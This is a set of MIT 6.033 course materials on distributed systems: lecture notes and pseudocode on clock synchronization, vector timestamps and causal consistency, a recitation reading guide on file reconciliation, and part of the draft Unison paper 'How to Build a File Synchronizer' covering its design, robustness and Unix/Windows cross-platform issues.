Nickolai Zeldovich
6.033 Spring 2012

Simple time sync protocol

```
sync(server):
    tsrv = getTime(server)        } client
    local_time = tsrv

getTime():
    return local_time             } server
```

Estimating network latency

```
sync(server):
    t_begin = local_time
    tsrv = getTime(server)
    t_end = local_time
    delay = (t_end-t_begin) / 2
    offset = (t_end-delay) - tsrv
    local_time = local_time - offset
```

Slew time

```
sync(server):
    t_begin = local_time
    tsrv = getTime(server)
    t_end = local_time
    delay = (t_end-t_begin) / 2
    offset = (t_end-delay) - tsrv
    freq = base + ε * sign(offset)    } temporarily speed up / slow down local clock
    sleep(freq * abs(offset) / ε)
    freq = base

timer_intr():    # on every oscillator tick..
    local_time = local_time + 1/freq
```

4/23

Adjust local frequency estimate

```
sync_freq(server):
    tc0 = local_time
    ts0 = getTime(server)

    sleep(N)

    tc1 = local_time
    ts1 = getTime(server)

    ratio = (tc1-tc0) / (ts1-ts0)   } set local
    freq = freq * ratio             } frequency
                                    } to match
                                    } server
```

Summary

- NTP can synchronize time across the Internet
  - Be careful w/ assumptions, when using time
- Optimistic concurrency: concurrent changes
- Vector timestamps help detect concurrent changes

4/23

6.033 2012 Lecture 19: Ordering and consistency

Topics:
  Replication.
  Time.
  Vector timestamps.
  Causal consistency.

Fault-tolerance.
  Goal: building reliable systems from unreliable components.
  So far: transactions for crash-recovery on a single server.
    Important to recover from failures.
  How to continue despite failures?
    General plan: multiple servers, replication.
    Already seen some cases: DNS, RAID, ..
  This week: how to handle harder cases.
    E.g., replicated file storage, replicated master for 2PC, ..

Example: file storage.
  Simple design: single file server (e.g., home directory in AFS).
  What if AFS server crashes? Can't access your files.
  Alternative design: keep copies of your files on your desktop, laptop, etc.
  Storage is now replicated: can access your files despite failures.

Primary challenge in replication: consistency between replicas.
  User edits file on one computer, change may not be there on another computer.
  How to deal with this problem?
  Today: optimistic replication.
    Tolerate inconsistency, and fix things up later.
    Works well when out-of-sync replicas are acceptable.
  Wednesday: pessimistic replication.
    Ensure strong consistency between replicas.
    Needed when out-of-sync replicas can cause serious problems.

Resolving inconsistencies.
  Suppose we have two computers: laptop and desktop.
  File could have been modified on either system.
  How can we figure out which one was updated?
  One approach: use timestamps to figure out which was updated recently.
    Many file synchronization tools use this approach.

Use of time in computer systems.
  Time is used by many distributed systems.
    E.g., cache expiration (DNS, HTTP), file synchronizers, Kerberos, ..
  Time intervals: how long did some operation take?
  Calendar time: what time/date did some event happen at?
  Ordering of events: in what order did some events happen?

Measuring time intervals.
  Computer has a reasonably-fixed-frequency oscillator (e.g., quartz crystal).
  Represent time interval as a count of oscillator's cycles.
    time period = count / frequency
    e.g., with a 1MHz oscillator, 1000 cycles means 1msec.

Keeping track of calendar time.
  Typically, calendar time is represented using a counter from some fixed epoch.
  For example, Unix time is #seconds since midnight UTC at start of Jan 1, 1970.
    [demo: date +%s shows number of seconds after the Unix epoch]
  Can convert this counter value into human-readable date/time, and vice-versa.
    Conversion requires two more inputs: time zone, data on leap seconds.

What happens when you turn off your computer?
  "Real-Time Clock" (RTC) chip remains powered, with battery / capacitor.
  Stores current calendar time, has an oscillator that increments periodically.

Maintaining accurate time.
  Accuracy: for calendar time, need to set the clock correctly at some point.
  Precision: need to know oscillator frequency (drift due to age, temp, etc).

Synchronizing a clock over the internet: NTP.
  Query server's time, adjust local time accordingly.
  [slide with simple time sync protocol]

  Need to take into account network latency.
  Simple estimate: rtt/2.
  When does this fail to work well?
    Asymmetric routes, with different latency in each direction.
    Queueing delay, unlikely to be symmetric even for symmetric routes.
    Busy server might take a long time to process client's request.
  Can use repeated queries to average out (or estimate variance) for second two.

[demo: ntp]
  NTP server in Australia, from au.pool.ntp.org.
  % ntpdate -d 203.17.251.1

  My laptop can synchronize to server in Australia, with high accuracy.
  Repeated tries help estimate variability due to network congestion, server, ..
  "Reference time" is the time at which the server last adjusted its clock.
  "Originate time" is when the server send its reply (by its clock).

```
  "Transmit time" is when my laptop sent the request (by its clock).

  % ntpdc -n 203.17.251.1
  ntpdc> peers

What happens if a computer's clock is too fast (e.g., 5 seconds ahead)?
  Naive plan: reset it to the correct time.
  Bad idea:
    Can break time intervals being measured (e.g., negative interval).
    Can break ordering (e.g., older files were created in the future).
    "make" is particularly prone to errors when time goes backwards,
      since it uses timestamps to decide what needs to be recompiled.
  Principle: time never goes backwards.
  Idea: temporarily slow down or speed up the clock.
    Typically cannot adjust oscillator (fixed hardware).
    Adjust oscillator frequency estimate, so counter advances faster / slower.

Improving precision.
  If we only adjust our time once, an inaccurate clock will lose accuracy.
  Need to also improve precision, so we don't need to slew as often.
  Assumption: poor precision caused by poor estimate of oscillator frequency.
  [ slide: adjusting local frequency estimate ]
  Can measure difference between local and remote clock "speeds" over time.
  Adjust local frequency estimate based on that information.
  In practice, may want more stable feedback loop (PLL): look at control theory.

File reconciliation with timestamps.
  Key problem: determine which machine has the newer version of the file.
  Strawman: use the file with the highest mtime timestamp.

  H1: a=1  ->H2
  H2:           R(a)  a=3  ->H1

  Works when only one side updates the file per reconciliation.

  H1:           a=1   ->H2
  H2: R(a)  a=2             ->H1

  Need a better plan to detect concurrent updates (both sides updated).
  Better plan:
    Track last reconcile time on each machine.
    Send file if changed since then, and update last reconcile time.
    When receiving file, check if local file also changed since last reconcile.

New outcome: timestamps on two versions of a file could be concurrent.
  Key issue with optimistic concurrency control: optimism was unwarranted.
  Generally, try various heuristics to merge changes (text diff/merge, etc).
  Worst case, ask user (e.g., if edited same line of code in C file).

File reconciliation across multiple machines.
  H1: a=1  ->H2
  H2:           R(a)  a=2  ->H1
  H3:                          R(a)  a=3  ->H1

  Problem: H1 and H2's updates overwritten when H3 sends over its version of a.

Goal: no lost updates.
  V2 should overwrite V1 if V2 contains all updates that V1 contained.
  Simple timestamps can't help us determine this.

Idea: vector timestamps.
  Instead of one timestamp, store a vector of timestamps from each machine.
  Entry in vector keeps track of the last time that computer wrote the file.
  V1 is newer than V2 if all of V1's timestamps are >= V2's.
  V1 is older than V2 if all of V1's timestamps are <= V2's.
  Otherwise, versions V1 and V2 were modified concurrently, so conflict.
  If two vectors are concurrent, one computer modified file
    without seeing the latest version from another computer.
  If vectors are ordered, everything is OK as before.

  [ diagram: version vectors for above scenarios ]

Cool property of version vectors:
  A node's timestamps are only compared to other timestamps from the same node.
  Time synchronization not necessary for reconciliation w/ vector timestamps.
  Can use a monotonic counter on each machine.

Does calendar time still matter?
  More compact than vector timestamps.
  Can help synchronize two systems that don't share vector timestamps.

[ did not get to the things below in lecture ]

Synchronizing multiple files.
  Strawman: as soon as file is modified, send updates to every other computer.
  What consistency guarantees does this file system provide to an application?

  H1: a=1  ->H2                                    .. ->H3
  H2:          R(a)  b="a"  ->H1  ->H3
  H3:                                  R(b)  R(a)
```

```
  Relatively few guarantees, aside from no lost updates for each file.
  In particular, can see changes to b without seeing preceeding changes to a.
  Counter-intuitive: updates to diff files might arrive in diff order.

Goal: causal consistency.
  If x causally precedes y, then everyone sees x before y.
  x causally precedes y if some system observed y and then did x.

Ensuring causal consistency.
  Each machine records highest vector timestamp received from other machines.
  Updates include sender's highest received VT, along with the file's VT.
  Receiver buffers incoming messages until msg.rcvd_vt <= highest received VT.
  Ensures each receiver waits to process messages in a causal order.

[ slide: summary ]
```

6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation ~~16~~ 19

Read 4/22

Read How to Build a File Synchronizer by Trevor Jim, Benjamin Pierce and Jerome Vouillon. (This unpublished paper is not in the handouts.) You can find out more information about Unison at the The Unison Home Page. A User Manual and Reference Guide is also available. (You may wish to read read Section 10.4 of the course notes before reading the Unison paper --- Section 10.4 shows the essence of the ideas, while the Unison paper shows many of the real-world problems that crop up when attempting to implement them!)

Unison is designed to solve the problem of reconciling two file repositories when both are subject to asynchronous changes. The industry uses two terms to describe this process --- "synchronization" and "reconciliation." In 6.033 we will try to use the term "reconciliation" for this process and reserve the term "synchronization" for processes that involve setting two or more clocks to the same time.

A common use of Unison is to maintain consistency between a set of files in your Athena home directory and a laptop. Each time you run Unison, the program would:

- Discover new files added to the Athena directory and copy them to the laptop
- Discover new files added to your laptop and copy them to your Athena directory
- Discover files deleted from your Athena directory and delete them from your laptop
- Discover files delete from your laptop and delete them from your Athena directory
- Propagate any metadata changes from one system to the other (ie: changes in file modification time)
- Make an attempt to inform the user of its proposed actions and receive approval
- Update everything atomically without losing any data in the process

As the authors note, it is rather straightforward to build a simple file reconciler; it is much harder to build one that is efficient over slow links, that can work across operating systems, and that is tolerant of failures in either the systems being reconciled or the network.

Reconciling files between multiple computers is a longstanding problem among computer scientists, born from the practical problems of maintaining a consistent environment across multiple machines. Early versions of Berkeley 4.2 Unix (circa 1984) came with a one-way file reconciler called **rdist**. This program inspired Tridgell [PhD Thesis] to write **rsync**, a program that performed much the same function, but improved performance with the "rsync algorithm" --- a technique for incrementally updating large files such as logfiles that tend to be extended rather than rewritten. Both **rdist** and **rsync** are more properly thought of as efficient publication systems rather than reconciling systems: they will propagate changes from a central computer to other nodes across a network, but they are not very good at bi-directional reconciliation. Both of these programs are further limited in that they only operate under Unix, while Unison runs under Windows and MacOS as well.

Russ Cox and William Josephson created a multi-host file synchronizer called tra which is pretty neat, but it only runs on Unix.

As the authors of the paper make clear, much of their effort has been spent on making Unison work in a cross-platform manner. For example, Unix file modification times have a resolution of 1 second, while Windows file modification times have a resolution of 2 seconds. The solution that Unison takes is to mask the bottom bit of the Windows file modification times. One of the difficulties in writing Unison is that the authors needed to discover these inter-operating system differences by trial and error: there is no single document that lists them all.

Unison is unquestionably a technical success: the program is included in multiple Unix distributions and members of the 6.033 staff have been using it since 1998. Nevertheless, Unison does have its drawbacks, some of which can be inferred from the paper:

- In Section 2, Jim, Pierce and Vouillon argue that "the most important goal of any file synchronizer is safety," but then they point out in Section 4 that if Unison cannot read the files in one file archive due to a hardware failure, it will proceed to delete all of the files in the other archive. Obviously, this is precisely the wrong thing to do (despite the authors' claim that Unison had only experienced this catastrophic failure once, rest assured that it happens with some regularity). Why do you think such catastrophic failures happen, and how could Unison be modified to make them less likely? What 6.033 design principles does Unison violate which makes such catastrophic failures more likely?
- Unison is a pairwise reconciler; what if you have three computers that you want to keep in sync? One way to set up such a network is to have A reconcile with B and B reconcile with C. This actually works in practice (a point that the authors fail to make). What do you think happens if you have C in turn reconcile with A? Will updates be propagated more quickly, or will the system fail to converge to a stable state?
- Unison generally fails when a file in one repository cannot be adequately represented in another one. For example, a file that has a colon in its filename on Unix cannot be reconciled onto either a Mac or a Windows file system. Likewise, the author note that "there is no system call to find out the maximum length of file

names in a (possibly remotely-mounted) directory." (p. 8). Do you believe that these limitations are inherent in the construction of a multi-platform file reconciler, or do you think that they could have been detected and coded around?

The authors of the paper argue that they have taken several steps to improve performance, but in their table at the top of page 9 (Figure 2) they note that their program is slower in every case than Rsync. Why do you think this is so? What else is wrong with the information provided in the table? Despite being compared with rsync, Unison cannot interoperate with it. Do you think that this was a good design decision?

After reading the paper, would you trust Unison to reconcile your files? Why or why not?

Top // **6.033 home** //

How to Build a File Synchronizer

Trevor Jim
AT&T Labs Research

Benjamin C. Pierce
University of Pennsylvania

Jérôme Vouillon
CNRS

February 22, 2002

Abstract

File synchronizers—user-level programs that reconcile disconnected modifications to replicated directory structures—are an increasingly familiar part of daily life for many computer users. Building a simple file synchronizer is straightforward; building one that works fast, that deals correctly with the details of filesystem semantics, and that operates robustly under a range of failure scenarios is much more difficult.

The Unison file synchronizer emphasizes portability, robustness, clean semantics, and heterogeneous operation between different types of file systems (Posix and Win32). We describe the design and implementation of Unison, discuss a range of issues facing synchronizer builders, and explain and evaluate the solutions adopted in Unison.

1 Introduction

[**Some suggestions:**

- **include a figure showing a session with Unison**
- **discuss UI**
- **describe the LWT system more**
- **Discuss: Is unison safer than rsync? does it do a better job at protecting against accidental deletions?**

]

The shift from many users per computer to many computers per user has been accompanied by a significant increase in data replication. Replicating data ensures its availability during periods of disconnected operation, reduces latency during connected operation, and protects against loss due to system failures or user errors. With this increase in replication comes, inevitably, the issue of how to combine updates to different replicas. In tightly coupled systems, this issue can be addressed by conservative schemes that preserve "single-replica semantics." However, in larger systems and systems whose parts must often operate in disconnected mode, optimistic strategies must often be employed to achieve acceptable performance and/or availability. These schemes allow concurrent updates to the replicated data, which are later reconciled by propagating non-conflicting changes to all replicas and detecting and resolving conflicting changes.

The tools and system components that perform this sort of reconciliation, often generically called *synchronization* technologies, come in many forms—distributed operating systems, distributed databases, application middleware layers, PDA hotsync managers, laptop file synchronizers, etc. Our primary interest here is the subcategory of *file synchronizers*—user-level tools whose job is to maintain consistency of replicated directory structures.

Engineering a file synchronizer is a challenging task, for several reasons. First, a file synchronizer must deal with all the low-level quirks of filesystems. Second, file synchronization is an inherently distributed task, requiring careful attention to efficient network utilization and demanding robust operation in the face of a range of possible host and network failures. Finally, the design of a user interface for a synchronizer takes

careful thought, since it must present a potentially large amount of information about updates, conflicts, failures, etc., in a clear and intuitive way.

We have designed and implemented a file synchronizer called Unison.[1] From modest beginnings in 1995, Unison has grown into a mature tool with a significant user community[2] and high ambitions in the areas of portability, robustness in the face of failures, and smooth operation across different filesystem architectures.

In the process of building Unison, we have learned many lessons about the challenges of file synchronization and experimented with numerous ways of addressing them. The goal of this paper is to record these experiences, and the ultimate design that arose from them.

We begin in Section 2 by discussing the major choices that have guided Unison's design. Section 3 describes the structure of the implementation. Section 4 explores in more depth several critical implementation issues related to robustness. Section 5 describes further refinements related to cross-platform synchronization. Section 6 discusses performance issues, and Section 7 presents some preliminary measurements of Unison's performance. Section 8 sketches a number of useful extensions of the synchronizer's core functionality. Sections 9 and 10 discuss related and future work.

2 Design

The most important goal of any file synchronizer is safety. A synchronizer changes scattered and potentially large parts of users' filesystems, which may contain sensitive and valuable information. Moreover, this work is largely unsupervised by users. This puts a synchronizer in a unique position to do harm, and places a heavy responsibility on synchronizer implementors to ensure fail-safe behavior in all situations. Doing so requires several different sorts of bulletproofing, which we describe in Section 4.

An issue closely related to safety is the treatment of conflicts. All synchronizers try to propagate non-conflicting changes between replicas, ideally making them equal at the end of the run, but designs differ in what happens when this is not possible. Some[3] insist on consistency—all replicas must be identical after synchronization, even if this means that some of the changes made by the user to one or another of the replicas must be discarded or overwritten. Others treat the user's changes as sacred: if a file has changed in incompatible ways in two replicas, then the synchronizer must do *nothing* to this file without guidance from the user, even though this means that the two replicas will differ after synchronization. Unison adopts the latter point of view.

Another major issue in the design of any synchronization technology (not just file synchronizers) is what sort of information the synchronizer can see about the changes to the replicas.

- *Trace-based* (also called *log-based*) synchronizers detect updates by examining a complete trace of all file modifications. The trace may be provided by the operating system to the synchronizer when it runs, or the synchronizer itself may be watching modifications in real time. Distributed operating systems, databases, and application middleware layers fall into this category.
- *State-based* synchronizers use only the current states of the file system to detect updates. This may involve examining modtimes, inodes, dirty bits, file contents, etc., and comparing them with saved copies or summaries. Hotsync managers and user-level file synchronization tools fall into this category.

Trace-based synchronizers have more information to work with, so in principle they can make better decisions about how to propagate changes and handle conflicts. However, they require support for synchronization to

[1] Unison's source code is available under the GNU Public License. It can be downloaded, along with precompiled binaries and documentation, from `http://www.cis.upenn.edu/~bcpierce/unison`.

[2] It is difficult to get a precise idea of the number of users of an open-source tool. Our server log records downloads from about 10,000 distinct IP addresses; this gives a high estimate. (It is probably a substantial overestimate, but even this is not certain. Precompiled versions of Unison for several operating systems besides the officially supported ones [Red Hat Linux, Solaris, and Windows] are offered by civic-minded users; Unison is also packaged with the Debian and Suse Linux distributions.) A low estimate of 500 is given by the size of the email discussion and announcement lists. The biggest single user we know of synchronizes 18Gb of programs and data nightly between geographically separated servers. It is also used by several organizations as the core of automated backup and file sharing services for multiple users, and by other organizations for distributed web site maintenance.

[3] E.g., the Windows 2000 file replication service. IceCube [SRK00, KRSD01] adopts a similar point of view.

be built into systems at a very basic level. State-based synchronizers are more portable, can be run as user-level programs without administrative privileges, and can be used in settings involving multiple organizations or administrative domains where full-blown distributed filesystems and databases are impractical.

One of our goals for Unison was that it should be portable across a range of operating systems, including recent releases of Windows and all popular Unix variants (Linux, Solaris, OS X, *BSD, etc.). This argued strongly for making Unison a user-level, hence state-based, tool—i.e., designing it to run as an ordinary, user-level application program, rather than being part of the operating system or relying on special operating-system hooks. Besides portability, there were two other reasons for this choice. The first was simplicity: as noted above, user-level synchronizers are much more straightforward to build and install than synchronization components of distributed filesystems, since they stand above the rest of the filesystem and interact with it through the same APIs as other user programs. Second, user-level synchronizers are a very common category of tools in the real world, but one that has so far received relatively little attention from the research community.

Another goal was to offer reasonable performance for synchronizing large replicas (around a gigabyte—the size of many people's home directories these days) over a variety of communication links, from fast local ethernets to 56K modems and DSL lines. One immediate corollary of this decision is that update detection (which involves scanning the whole of each replica) must be performed locally at each host, that any large auxiliary data structures saved between synchronizer runs must be replicated at each host (and must therefore themselves be kept carefully in sync), and that the information exchanged during update detection should concern only changed files.

A final important goal was that Unison should come with a clear and precise specification—one clear enough to put in the users' manual and precise enough to permit users to predict its behavior in all situations. Thus, from the beginning, experimenting with ways to formalize Unison's features has gone hand in hand with the engineering of the tool, and the intuitions gleaned from this effort have contributed enormously to the success of the pragmatic side of the project. However, we will not say much about the specification here, since it has been described in detail elsewhere; see [BP98, PV01] and, for an extension of our approach [RC01].

The success of a project can depend almost as much on its *non*-goals as on as its goals. The most important non-goal for Unison so far has been synchronizing information *within* individual files. If a file has been changed in different ways in the two replicas, Unison signals a conflict, even if the file is a database and the changes were to different records. Of course, there is a class of tools—generally called *data synchronizers*—that synchronize information between databases at the record level. For example, the "hotsync manager" that moves data between a Palm or other PDA and a workstation is a data synchronizer. But most data synchronizers are able to operate *only* on flat collections of databases, not on hierarchical file systems. (PumaTech's IntelliSync is one exception.) We believe that many of the ideas in Unison (and perhaps some parts of the implementation) can also be applied to data synchronization, and we are currently investigating this possibility.

Another feature that is found in some synchronizer designs but is omitted from Unison is the ability to invoke sophisticated heuristics to help resolve conflicts. When Unison detects a conflict, it simply asks for guidance from the user. (Recent releases of Unison take a small step by providing hooks to invoke an external merge program.)

A final non-goal of the current implementation is multi-replica synchronization: Unison only synchronizes two replicas at a time. Unison can synchronize n replicas by performing several (more precisely, $2n - 3$) pairwise synchronizations, but this mode of use does not scale gracefully beyond about $n = 4$. We would like to implement multi-replica synchronization in the future, but doing this well will require additional mechanisms (version vectors, gossip architectures, etc.) that will substantially complicate both the design and the implementation.

3 Architecture

Unison uses a simple client-server architecture, as shown in Figure 3. The connection between client and server processes can be established in two different ways. In *socket mode*, both processes are started manually, and the client connects to the server on a predetermined port. In *tunneling mode*, the client process is




Figure 1: Unison's architecture

started first; it uses `ssh` to open a connection to the server machine, starts the server process there, and communicates with it using pipes. The second method is the recommended one, since the use of `ssh` makes the communication between client and server secure from eavesdroppers and other ill-doers. The first method is provided for users who cannot use `ssh`, e.g., because their server machine is running a version of Windows for which no `ssh` is available.

Most of Unison's functionality is concentrated on the client side: the server process is used only for detecting updates and helping propagate new versions of files. Client and server communicate by synchronous remote procedure calls.

When the client process is started, two *roots* for the synchronization are specified, either as command-line arguments or by including them in a permanent preferences file. Each root specifies a starting point for synchronization in the corresponding host's file system.

The first step of synchronization, *update detection*, is performed separately by the client and server processes. Each process reads an *archive* file that was created at the end of the last synchronization; this file contains modification times and other metadata (such as inode numbers when running under Unix), as well as a cryptographic fingerprint of the contents of each file. These are compared to the current states of the two filesystems to produce a list of the paths within each replica whose contents have changed since the previous run of Unison. (Note that we do *not* consider a file to have been updated if it has been touched but its contents have not changed. This is a significant design choice, since it means that a file that is touched in one replica and changed in the other will be treated the same as if the first replica had not been touched—i.e., the change from the second replica will be copied to the first, rather than signaling a conflict.) The server process sends its list of updates back to the client.

In the second step, called *reconciliation*, these lists are merged to produce a *task list*—a list of changed paths, each annotated to show which replica's contents should be copied to bring the two into agreement. (We consider "absent" as a special kind of contents, so that deleted files, created files, and changed files can be handled uniformly at this step.) The critical design issue here is the handling of conflicts. A path is said to be *conflicting* if (1) it has been updated in one replica, (2) it or any of its descendants has been updated in the other replica, and (3) its contents in the two replicas are not identical. In particular, we consider deleting a directory (or replacing it with a file) in one replica and changing a descendant of that directory in the other replica as conflicting operations. Paths whose contents have been changed in both replicas are

marked as conflicts—i.e., they are added to the task list, but with no default recommendation for which replica's copy should be propagated to the other—*unless* the new contents happen to be the same on both sides. In this case, the files are marked as successfully synchronized and omitted from the task list.

Next, Unison displays the task list in the user interface and waits for confirmation. (Two different user interfaces are provided: a textual interface using a plain terminal and keyboard, and a Gtk-based GUI. The desired UI is selected at start-up time by a command-line switch or a permanent preference setting.) The user may now examine Unison's recommendations for changing the replicas, manually cancel or override them if desired, and instruct Unison what do to with conflicting paths. Unison may also be run in batch mode, in which case no confirmation is needed at this step and conflicting paths will simply be skipped.

Next, changes are *propagated* between the replicas as specified by the (user-modified) task list. (This step is discussed further in the following section; some care is needed to ensure that the replicas will not be left in a bad state if a failure occurs during this phase.)

Finally, Unison updates the archive files on both client and server to reflect the new contents of the paths that were successfully synchronized on this run.

4 Robustness

Users place a great deal of trust in file synchronizers. They use them to update important files with little or no supervision; some even use them as primary backup utilities. Avoiding data corruption is a top priority. In this section, we discuss the protective measures that Unison takes to avoid losing user data in the face failures. (Unfortunately, it is impossible, in practice, to protect against all failures. For example, Unison's one—to our knowledge—catastrophic failure occurred when a user's RAID setup failed and behaved as though all its files had been deleted. When the array was synchronized with another replica, the deletions were propagated! Fortunately, the data had been backed up.)

Crash resistance A run of Unison can be interrupted for many reasons: systems can crash, disks can fill, phone and power cords can be pulled out, and impatient users can abort lengthy transfers. To make sure that data is not lost when these things happen, we work to maintain the following invariant:

> At every moment during a run of Unison, every user file has either its *original* contents, or its correct *final* contents.

With this invariant, any interrupted sync is a correct *partial* sync, and can be completed simply by running Unison again.

Unfortunately, file system limitations prevent us from doing more than approximating this invariant. What we need is the ability to replace one file with another in an atomic step. In most file systems, this isn't possible, or is possible only under limited circumstances. For example, Posix specifies that a file-to-file replacement be atomic; however, we find that in practice, file systems don't achieve this if the files are on different partitions or different drives. Posix does not allow directory-to-file or file-to-directory replacements at all. Windows file systems do not support atomic replacement of any sort.

Unison uses a two-phase commit to approximate atomic file replacement when it is not provided by the file system. In the first phase, the file to be replaced is renamed to a temporary file, and in the second phase, the replacement file is renamed to the target file. The temporary file can be deleted after the commit. If Unison is interrupted in the middle of this process, the invariant will fail—the original file has not been lost, but it has a different name. The next time Unison is run, it notices that it was interrupted while simulating the atomic replacement, and it notifies the user of the situation.

Atomic file replacement is needed in two places: when Unison updates a user file, and when Unison updates its own internal state (the archive).

When Unison needs to update a user file, it first transfers the new version from the other replica to a temporary file. Since this involves network traffic, building the temporary file is not atomic. Once the file is successfully transferred, Unison uses atomic replacement (or simulates it) to move the temporary file to its final location.

Unison updates its own archive in much the same way: it first writes the new archive to a temporary file, then uses atomic replacement (or its simulation) to replace the old archive. Unison might be interrupted after it has updated a user's file, but before it has a chance to update its archive. This is no problem: the next time Unison runs, it will detect that the file has changed in both replicas, notice that the contents are now equal, and note that the files are in sync when it updates its archive at the end of the run.

Users sometimes run more than one invocation of Unison at once, by mistake. Therefore, we are careful to prevent concurrent updates to archives using a lock.

Concurrent file system updates Users do not like to wait for synchronizers—they continue to modify files while the synchronizer works. There are two cases to watch out for. First, the user might modify a file after Unison decides that it should be replaced with the version from the other replica but before it does so; Unison checks for this by re-fingerprinting the file it is about to overwrite immediately before it does so (after the new contents has been transferred to a temporary file on the same machine). Second, the user might modify a file while Unison is in the middle of transferring it to another system; Unison guards against this by checking that the temporary file on the remote system has the expected fingerprint after the transfer. If either case is detected, Unison signals a failure for that file.

Once again, file system limitations prevent us from providing complete safety. For example, a user might open a file that Unison is about to replace. After Unison replaces the file, the user can write to the old file. However, that file has been unlinked, so when the user closes the file, the changes will be lost. Unlike Unix, Windows actually prevents the deletion of a file that is open; for safety, that may be the better choice.

Update detection Update detection is a safety critical task: if a file has changed and Unison does not detect this, it might mistakenly replace the changed file with a different changed file from the other replica.

Modtimes are not sufficient to detect updates, because they do not change when a file is renamed. For example, if `foo` and `bar` have the same modtime, and `foo` is deleted and `bar` is renamed to `foo`, modtimes would indicate no change to `foo`. Unix (but not Windows) has inode numbers, which can detect this situation. But even modtimes plus inode numbers are not 100% safe, because modtimes can be set back (e.g., when backups are restored).

The only sure way to detect updates is to use fingerprints: Unison computes the fingerprint for each file and compares it to the last known fingerprint, which is stored in the archive. However, fingerprints are slow, and users don't like to wait. For impatient users who are willing to risk missed updates under certain conditions, we provide a less-safe update detector based on inode numbers and modtimes for Unix, and an even-less-safe update detector based only on modtimes for Windows.

Transfer errors Our file transfer protocol uses checksums to make sure that files are transmitted correctly between computers. This is quite important, because we use complex transfer protocols (like a threaded rsync—see Section 6) for efficiency. The checksum protects against bugs in our protocol implementation as well as network failures.

Archive loss Unison's archive files are just ordinary files that can be deleted by the user; we are careful to make sure this does not cause any synchronizer failures.

If Unison finds that its archive files have been deleted, or cannot be read, it takes a conservative approach: it behaves as though the replicas had both been completely empty at the point of the last synchronization. Files that exist only in one replica will be propagated to the other, files that exist in both replicas and are unequal will be marked as conflicting, and files that exist in both replicas and are equal will be marked as synchronized. The user will have to reconcile the conflicting files by hand.

Error handling When Unison encounters what looks like an intermittent error (e.g., a corrupted file transfer), it displays an error message on a per-file basis. If Unison encounters a catastrophic failure (e.g., a full disk), it simply quits. This is safe: the measures we have taken for crash resistance ensure that no user data is corrupted.

5 Cross-platform synchronization

Different operating systems often have different file system conventions. For example, they may have different limits on the length of file names, or different models of file ownership and access control. A cross-platform file synchronizer that does not take these differences into account can confuse its users, or even corrupt their files.

Consider, for example, case sensitivity. In Unix file systems, file names are case sensitive: a directory can hold two different files with names `foo` and `FOO`. In Windows, on the other hand, file names are case *in*sensitive: a directory cannot hold two different files named `foo` and `FOO`, and if `foo` exists, it can also be referred to as `FOO`. Windows displays the file name as it was capitalized when created, but disregards case when accessing the file. If a file synchronizer ignores this detail, it can cause a file to be lost. To see how, suppose a file `foo` has been synchronized between Unix and Windows, and subsequently, `foo` is deleted and `FOO` is created on the Unix file system. On the next synchronization, if the file synchronizer does not realize that `foo` and `FOO` refer to the same file under Windows, it may try to: (1) copy `FOO` to the Windows file system; (2) delete `foo` from the Windows file system. In Windows, (1) will overwrite the file `foo`, and (2) will delete it, so that there is no file `foo` *or* `FOO` on the Windows file system after synchronization.

Unison resolves differences in file system conventions by using a lowest common denominator approach: it only synchronizes information that makes sense on both file systems. Sometimes, this means that a file or file attribute cannot be synchronized at all; if so, Unison displays a message to this effect. In other cases, some useful information can be passed in one or both directions.

We illustrate this below by examining some differences between Unix and Windows, and showing how we resolved each of them in Unison.

Case sensitivity of file names Our solution to the case sensitivity issue described above is to treat *both* file systems as case insensitive when synchronizing between Unix and Windows hosts.

When Unison finds two Unix files in the same directory whose names differ only in their capitalization, it displays a message saying that the files cannot be synchronized to the Windows system, even if there is a file with one of the names on the Windows system. For example, if there are files `foo` and `FOO` on the Unix side, and there is a file `foo` on the Windows side, we refuse to synchronize the Unix `foo` and the Windows `foo`. This is because we consider `foo` and `FOO` to be the same name—hence, there is no reason to pick the Unix `foo` over the Unix `FOO`.

When Unison finds a file `foo` on the Unix side and a file `FOO` on the Windows side, it will synchronize their contents—we are careful to use a case insensitive string comparison to decide what files match up. This is important not just in Unix-Windows synchronizations but also in Window-Windows synchronizations. We also use case insensitive comparisons in deciding what files to ignore (section 8): in a Unix-Windows synchronization, it is not possible to ignore a Unix file `foo` while at the same time not ignore a file `FOO` in the same directory.

We do not currently synchronize the capitalization of filenames. For example, if `foo` is synchronized between Unix and Windows, and it is renamed to `FOO` on one side, that change is not propagated by Unison. In the future we plan to handle this by treating capitalization as a file attribute (like permissions—see below).

Finally, we have to be careful when copying a file from one replica to another. For example, suppose we want to replace the contents of a file `foo` on one system with the contents of file `FOO` on another. We must be sure to use the target name `foo` and not `FOO`. Otherwise, if the target is on a Unix system, we would end up with two files, the new `FOO` and the old `foo`.

